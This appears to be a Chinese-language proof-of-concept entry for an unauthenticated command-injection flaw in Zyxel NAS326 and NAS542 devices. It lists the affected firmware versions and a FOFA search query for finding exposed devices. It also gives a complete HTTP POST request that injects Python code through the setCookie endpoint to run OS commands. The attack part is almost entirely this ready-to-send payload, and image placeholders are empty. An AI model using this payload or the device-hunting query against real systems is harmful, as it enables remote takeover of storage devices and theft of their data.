Z14-1Zyxel-NAS设备-RCE


漏洞描述：

Zyxel NAS326 V5.21(AAZF.17)C0之前版本、NAS542 V5.21(ABAG.14)C0之前版本存在操作系统命令注入漏洞，该漏洞源于setCookie参数中存在命令注入漏洞，从而导致未经身份验证的远程攻击者可通过HTTP POST请求来执行某些操作系统 (OS) 命令。

影响版本：

Zyxel NAS326 < V5.21(AAZF.17)C0 Zyxel NAS542 < V5.21(ABAG.14)C0

网站图片：



fofa语法：

body="/cmd,/ck6fup6/user_grp_cgi/cgi_modify_userinfo"

漏洞复现：

payload：

```
POST /cmd,/simZysh/register_main/setCookie HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHHaZAYecVOf5sfa6

------WebKitFormBoundaryHHaZAYecVOf5sfa6
Content-Disposition: form-data; name="c0"

storage_ext_cgi CGIGetExtStoInfo None) and False or __import__("subprocess").check_output("id", shell=True)#
------WebKitFormBoundaryHHaZAYecVOf5sfa6--
```

效果图：